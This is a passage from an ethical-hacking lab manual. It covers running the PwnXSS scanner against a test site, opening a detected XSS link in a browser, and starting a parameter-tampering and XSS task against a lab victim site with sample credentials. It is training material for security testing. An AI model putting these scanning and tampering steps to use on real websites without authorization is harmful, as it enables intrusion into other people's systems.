
   Note: **-u**: specifies the target url (here, http://testphp.vulnweb.com). However, you can select a target URL of your choice.

6. The PwnXSS tool starts scanning and displays the identified vulnerable website links, as shown in the screenshot.

7. Copy any **Query (GET)** link under **Detected XSS** section from the terminal window.



8. Click the **Firefox** icon at the top of the **Desktop** window to open **Firefox** browser.
9. In the address bar of the **Firefox** browser, paste the copied link and press **Enter**.



Note: If a pop-up appears, click **OK** to close it.

10. This concludes the demonstration of how to identify XSS vulnerabilities in web application using PwnXSS
11. Close all open windows and document all acquired information.
12. Turn off the **Parrot Security** virtual machine.

Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.


Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Here, the host machine is the **Windows 11** machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.


   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Launch any browser, here, **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.
4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.


   Note: Here, we are logging in as a registered user on the website.



